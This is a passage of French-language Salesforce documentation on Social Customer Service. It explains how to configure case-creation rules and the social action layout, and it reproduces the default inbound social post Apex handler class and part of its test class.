   Par exemple, la règle doit être configurée comme suit :

   a. Action : envoyer à Salesforce.

   b. Case `Créer une requête` désactivée.
3. Enregistrez et activez votre règle.

**Remarque:** Vous pouvez activer votre règle pour toutes les publications sociales ou uniquement celles provenant de certains comptes gérés.

La création de requêtes peut également être personnalisée en mettant en oeuvre une logique de requête Apex personnalisée. Pour cela, dans Configuration, saisissez *`Média social`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**. Reportez-vous à Modifier la classe Apex par défaut.

**Remarque:** Si vous avez commencé à utiliser le Service client social avant la version Spring '16 et si vous avez une classe Apex personnalisée, vous pouvez mettre à jour votre classe Apex afin de bénéficier des dernières fonctionnalités de modération. Si votre classe Apex personnalisée est une extension de la classe Apex par défaut, vous recevez la mise à jour pour les fonctions Apex par défaut que vous appelez. Si votre classe Apex personnalisée n'est pas une extension de la classe Apex par défaut (vous avez copié la classe par défaut et l'avez modifiée), vous devez mettre à jour manuellement.

**Éditions**

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour administrer le service client social :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

Pour mettre à jour manuellement votre classe Apex personnalisée, ajoutez le code ci-dessous et mettez à jour votre vue de liste de publications sociales de modération.

1. Appelez cette méthode directement avant d'insérer la publication, une fois toutes les relations définies dans la publication.

```
private void setModeration(SocialPost post){
    //if we don't automatically create a case, we should flag the post as requiring
 moderator review.
    if(post.parentId == null)
        post.reviewedStatus = 'Needed';
}
```

   Dans la classe Apex par défaut, consultez les lignes 50 et 61 à 65.

2. Mettez à jour votre filtre de liste de publications sociales de modération de :

```
Parent EQUAL TO "" AND ReviewStatus NOT EQUAL TO "ignore"
```

   À :

```
Parent EQUAL TO "" AND ReviewStatus EQUAL TO "Needed"
```

Pour ne pas perdre le suivi des publications sociales présentes dans votre file d'attente de modération, créez une vue de liste avec le nouveau filtre, puis basculez sur ce filtre lorsque le nouveau et l'ancien filtre affichent des résultats identiques.

CONSULTER ÉGALEMENT :

- Suivi de l'historique des champs
- Mise en œuvre du service client social
- Complete Guide to Social Customer Service

# Création de l'interface de l'action sociale

L'action sociale est créée lorsque vous installez le service client social. Vous pouvez ajouter, supprimer et organiser les champs en fonction des besoins de votre organisation.

L'action sociale est créée lorsque le Service client social est activé.

1. Dans les paramètres de gestion d'objet des requêtes, accédez à Boutons, liens et actions.
2. Cliquez sur **Présentation** en regard de l'action sociale.
3. Modifiez les champs souhaités.

   Remarque: La modification des valeurs de champ peut invalider les publications entrantes dans la classe Apex du Service client social.

   Pour envoyer un contenu social, l'action sociale doit avoir les champs suivants :

   - En réponse à :
   - Compte social géré
   - Type de message
   - Content

   Gros titre et Nom sont des champs obligatoires. Pour les supprimer, créez une valeur prédéfinie pour chaque champ, puis retirez-les de l'action. Reportez-vous à Définition de valeurs de champ prédéfinies pour les champs d'action rapide.
4. Cliquez sur **Enregistrer**.
5. Depuis les paramètres de gestion des objets de requêtes, accédez à Présentations de page.
6. Dans Présentations de page de requête, cliquez sur **Modifier** en regard de Présentation basée sur le fil.
7. Dans la palette, cliquez sur **Actions rapides**.
8. Assurez-vous que l'action sociale est placée dans la section Actions rapides dans l'éditeur Salesforce Classic de la présentation.
9. (Facultatif) Répétez les étapes 5 à 8 pour l'objet Pistes afin d'activer l'action sociale sur les pistes (dans les paramètres de gestion d'objet des pistes, accédez à Présentations de page).

## Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

## AUTORISATIONS UTILISATEUR

Pour administrer le service client social :

- Gérer les utilisateurs

  ET

  Personnaliser l'application

Pour créer des éléments de fil de requête :

- Suivi de fil pour tous les objets associés sur l'objet Requête

CONSULTER ÉGALEMENT :

Suivi de l'historique des champs

Mise en œuvre du service client social

Complete Guide to Social Customer Service

# Modification de la classe Apex par défaut

Si vous n'utilisez pas le pack de démarrage, vous pouvez personnaliser la classe Apex par défaut pour spécifier le traitement des contenus sociaux entrant.

**Remarque:** Vous ne pouvez pas modifier la classe Apex par défaut si vous utilisez le pacte de démarrage. Le pack de démarrage gratuit permet simplement de connecter jusqu'à deux comptes sociaux. Salesforce gère les autres détails, notamment le compte Social Studio.

La classe Apex par défaut du service client social crée une publication sociale, une personne sociale, une requête, un contact et prend en charge des cas d'utilisation courants. Pour personnaliser le traitement des informations, créez une classe Apex.

**Important:** Si vos agents utilisent la fonctionnalité Service client social pour envoyer des messages privés à des utilisateurs de Facebook, empêchez ou résolvez des erreurs en mettant à niveau vos classes Apex vers la dernière version disponible de l'API Salesforce. En particulier, la classe Apex qui insère la publication doit être la version 32 ou supérieure.

Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

Si vous modifiez la classe Apex par défaut, assurez-vous de sélectionner votre nouvelle classe Apex dans la page de configuration, dans laquelle vous pouvez également consulter les erreurs de traitement Apex. Dans Configuration, saisissez *Média social* dans la case Recherche rapide, puis sélectionnez **Paramètres**. Lorsque des erreurs sont détectées, un e-mail est envoyé à l'administrateur et, dans la plupart des cas, les données sont sauvegardées et peuvent être retraitées. Si le nombre d'erreurs en attente de retraitement est trop important, les règles de la plate-forme sociale Salesforce sont automatiquement interrompues pour s'assurer qu'aucun contenu social ne manque.

Nous avons fourni des tests pour la classe Apex par défaut. Si vous changez votre classe Apex, vous devez modifier les tests en conséquence.

**Remarque:** Les personnes sociales créées après la version Summer '15 incluent un champ qui indique le réseau social dans lequel la personne a été créée : `Application source`. Ce champ est défini lors de la création et ne peut pas être mis à jour. Si votre organisation utilise un code Apex personnalisé, mettez-le à jour pour utiliser ce champ. Notez que les personnes créées avant la version Summer '15 n'incluent pas ce champ. De plus, chaque fois que des nouveaux champs sont ajoutés à l'action sociale, vous devez mettre à jour votre version Apex, sinon les nouveaux champs ne sont pas enregistrés.

Pour créer une classe Apex, dans Configuration, saisissez *Classes Apex* dans la case Recherche rapide, puis sélectionnez **Classes Apex**. Vous pouvez utiliser le code suivant pour :

- Prendre en charge les comptes personnels
- Désigner un ID de compte par défaut
- Modifier le nombre de jours avant la réouverture des requêtes fermées

```
global class MyInboundSocialPostHandlerImpl extends
Social.InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global override SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
        name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
        if (name != null && String.isNotBlank(name)) {
        firstName = name.substringBeforeLast(' ');
        lastName = name.substringAfterLast(' ');
        if (lastName == null || String.isBlank(lastName))
        lastName = firstName;
        }
```

```
        //You must have a default Person Account record type
        Account acct = new Account (LastName = lastName, FirstName = firstName);
        insert acct;
        return acct;
        }

    global override String getDefaultAccountId() {
        return '<account ID>';
    }

    global override Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }
}
```

Vous pouvez utiliser le code suivant pour mettre en oeuvre votre processus de service client social.

```
global class MyInboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler {
    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
    SocialPersona persona, Map<String,Object> data) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();

        // Custom process

        return result;
    }
}
```

La classe Apex par défaut définit le contact en tant que parent de la personne. Pour définir le parent de la personne en tant que compte, compte personnel ou piste, créez une méthode pour remplacer le parent de la personne.

Si vous souhaitez placer une publication dans la file d'attente des erreurs, afin de ne pas perdre les erreurs, votre Apex personnalisé doit exécuter l'une des deux actions suivantes :

1. Générer une exception (recommandé).

   ```
   global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
   SocialPersona persona, Map<String, Object> rawData) {
   Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
   result.setSuccess(true);

   try{
   //handle the post here
   } catch(Exception e){
   //log exception, etc
   throw e;
   }
   return result;
   }
   ```

   OU

2. Définir l'indicateur de succès sur false dans l'objet de réponse.

   ```
   global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
   SocialPersona persona, Map<String, Object> rawData) {
   ```

```
Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
result.setSuccess(true);

try{
//handle the post here
} catch(Exception e){
//log exception, etc
result.setSuccess(false);
}
return result;
}
```


# Processus de la classe Apex par défaut

Voici un diagramme visuel du parcours d'une publication entrante à travers la classe Apex par défaut.

Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.


Inbound Post
Match Post R6PostId or ExternalPostId
Match Persona ExternalId or Name (for Other provider)
Truncate post content (32000 characters max)
Existing Post
No
Yes
Update Post and Persona (if exists)
Set Post.ReplyTo based on ReplyToId or responseContextExternalId
New Persona
No
Yes
Have enough Persona info
No
Yes
Create Contact and Persona
Parent Post
Yes
Reply to outbound post or reply to self
No
Yes
Post from same persona to same managed account exists
No
Yes
Case exists
No
Yes
Case status open
No
Yes
Case closed within X days
No
Yes
Skip Case Creation
Yes
No
Reopen case
Create a new case
Set Relationships on Post, Persona and Case (if exists)
Set Post Moderation (if no case)
Insert Post
New Case Created
Yes
No
Set Post as Case Source
End

# Référence d'une classe Apex par défaut

Code de classe Apex par défaut complète du service client social. La classe Apex suivante est la classe actuelle à la date de publication de la version Summer '16.

Pour les versions antérieures, reportez-vous à Historique des classes Apex par défaut à la page 3229

Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    final static Integer CONTENT_MAX_LENGTH = 32000;
    Boolean isNewCaseCreated = false;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    // Create a case if one of these post tags are on the SocialPost, regardless of the
skipCreateCase indicator.
    global virtual Set<String> getPostTagsThatCreateCase(){
        return new Set<String>();
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
            post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
        }

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
```

```
        setModeration(post, rawData);

        upsert post;

        if(isNewCaseCreated){
            updateCaseSource(post, parentCase);
        }

        return result;
    }

    private void setModeration(SocialPost post, Map<String, Object> rawData){
     //if we don't automatically create a case, we should flag the post as requiring
moderator review.
     if(post.parentId == null && !isUnsentParent(rawData))
   post.reviewedStatus = 'Needed';
 }

    private void updateCaseSource(SocialPost post, Case parentCase){
        if(parentCase != null) {
            parentCase.SourceId = post.Id;
           //update as a new sobject to prevent undoing any changes done by insert triggers

            update new Case(Id = parentCase.Id, SourceId = parentCase.SourceId);
        }

    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            updatePersona(persona);
    }

    private void setReplyTo(SocialPost post, SocialPersona persona) {
        SocialPost replyTo = findReplyTo(post, persona);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            updatePersona(persona);

        return persona;
    }

    private void updatePersona(SocialPersona persona) {
        try{
            update persona;
```

```
        }catch(Exception e) {
            System.debug('Error updating social persona: ' + e.getMessage());
        }
    }

   private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData){
        if(!isUnsentParent(rawData)) {
            Case parentCase = findParentCase(post, persona);
            if (parentCase != null) {
                if (!parentCase.IsClosed) {
                    return parentCase;
                }
                else if (caseShouldBeReopened(parentCase)) {
                    reopenCase(parentCase);
                    return parentCase;
                }
            }
            if(shouldCreateCase(post, rawData)){
                isNewCaseCreated = true;
                return createCase(post, persona);
            }
        }

        return null;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null) {
            postToUpdate.PersonaId = persona.Id;

            if(persona.ParentId.getSObjectType() != SocialPost.sObjectType) {
                postToUpdate.WhoId = persona.ParentId;
            }
        }
        if(parentCase != null) {
            postToUpdate.ParentId = parentCase.Id;
        }
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            } else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
```

```
        }
        if (post != null && post.Provider != null) {
            newCase.Origin = post.Provider;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = null;
        if (post.ReplyTo != null && !isReplyingToAnotherCustomer(post, persona) &&
!isChat(post)) {
            parentCase = findParentCaseFromPostReply(post);
        }
        if (parentCase == null) {
            parentCase = findParentCaseFromPersona(post, persona);
        }
        return parentCase;
    }

    private boolean isReplyingToAnotherCustomer(SocialPost post, SocialPersona persona){
     return !post.ReplyTo.IsOutbound && post.ReplyTo.PersonaId != persona.Id;
    }

    private boolean isChat(SocialPost post){
     return post.messageType == 'Private' || post.messageType == 'Direct';
    }

    private Case findParentCaseFromPostReply(SocialPost post) {
        if (post.ReplyTo != null && String.isNotBlank(post.ReplyTo.ParentId)) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :post.ReplyTo.ParentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private Case findParentCaseFromPersona(SocialPost post, SocialPersona persona) {
        SocialPost lastestInboundPostWithSamePersonaAndRecipient =
findLatestInboundPostBasedOnPersonaAndRecipient(post, persona);
        if (lastestInboundPostWithSamePersonaAndRecipient != null) {
            List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
id = :lastestInboundPostWithSamePersonaAndRecipient.parentId LIMIT 1];
            if(!cases.isEmpty()) {
                return cases[0];
            }
        }
        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
```

```
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
            if (post.Id != null) return;

        performR6PostIdCheck(post);

        if (post.Id == null){
            performExternalPostIdCheck(post);
        }
    }


    private void performR6PostIdCheck(SocialPost post){
        if(post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private void performExternalPostIdCheck(SocialPost post) {
        if (post.provider == 'Facebook' && post.messageType == 'Private') return;
        if (post.provider == null || post.externalPostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }


    private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(post.responseContextExternalId != null){
            if((post.provider == 'Facebook' && post.messageType == 'Private') ||
(post.provider == 'Twitter' && post.messageType == 'Direct')){
                SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
                if(replyTo.id != null)
                 return replyTo;
            }
            return findReplyToBasedOnExternalPostIdAndProvider(post);
        }
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
```

```
      List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
       if(posts.isEmpty())
           return new SocialPost();
       return posts[0];
   }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
      List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
 1];
       if(posts.isEmpty())
           return new SocialPost();
       return posts[0];
   }

  private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
 post){
      List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
       if(posts.isEmpty())
           return new SocialPost();
       return posts[0];
   }

   private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
       if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
           List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
 = false ORDER BY CreatedDate DESC LIMIT 1];
           if (!posts.isEmpty()) {
               return posts[0];
           }
       }
       return null;
   }

   private void matchPersona(SocialPersona persona) {
       if (persona != null) {
           List<SocialPersona> personaList = new List<SocialPersona>();
           if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
               personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                   Provider = :persona.Provider AND
                   ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
 && String.isNotBlank(persona.MediaProvider)) {
               personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                   MediaProvider = :persona.MediaProvider AND
                   ExternalId = :persona.ExternalId LIMIT 1];
           } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
```

```
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
               String.isNotBlank(persona.Provider) &&
               String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData) {
        return !isUnsentParent(rawData) && (!hasSkipCreateCaseIndicator(rawData) ||
hasPostTagsThatCreateCase(post));
    }

    private boolean isUnsentParent(Map<String, Object> rawData) {
        Object unsentParent = rawData.get('unsentParent');
       return unsentParent != null && 'true'.equalsIgnoreCase(String.valueOf(unsentParent));

    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
```

```
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }


}
```

# Tests Apex pour la classe Apex par défaut

Tests du Service client social pour le code de la classe Apex par défaut.

Éditions

Disponible avec : Salesforce Classic

Le service client social est disponible dans **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition.

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
     handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
      System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
```

```
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
    }

    static testMethod void matchSocialPersonaRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;

     SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);
        persona.ExternalId = existingPersona.ExternalId;

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
 to the Persona.');
       System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
 to the Contact');
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
    }

    static testMethod void matchCaseRecord() {
     Contact existingContact = new Contact(LastName = 'LastName');
     insert existingContact;
     SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
     existingPersona.ParentId = existingContact.Id;
     insert existingPersona;
     Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

     insert existingCase;
     SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
     existingPost.ParentId = existingCase.Id;
     existingPost.WhoId = existingContact.Id;
     existingPost.PersonaId = existingPersona.Id;
```

```
     insert existingPost;

     SocialPost post = getSocialPost(sampleSocialData);
     post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
       System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
 to the Persona.');
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
 the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
 the Case.');
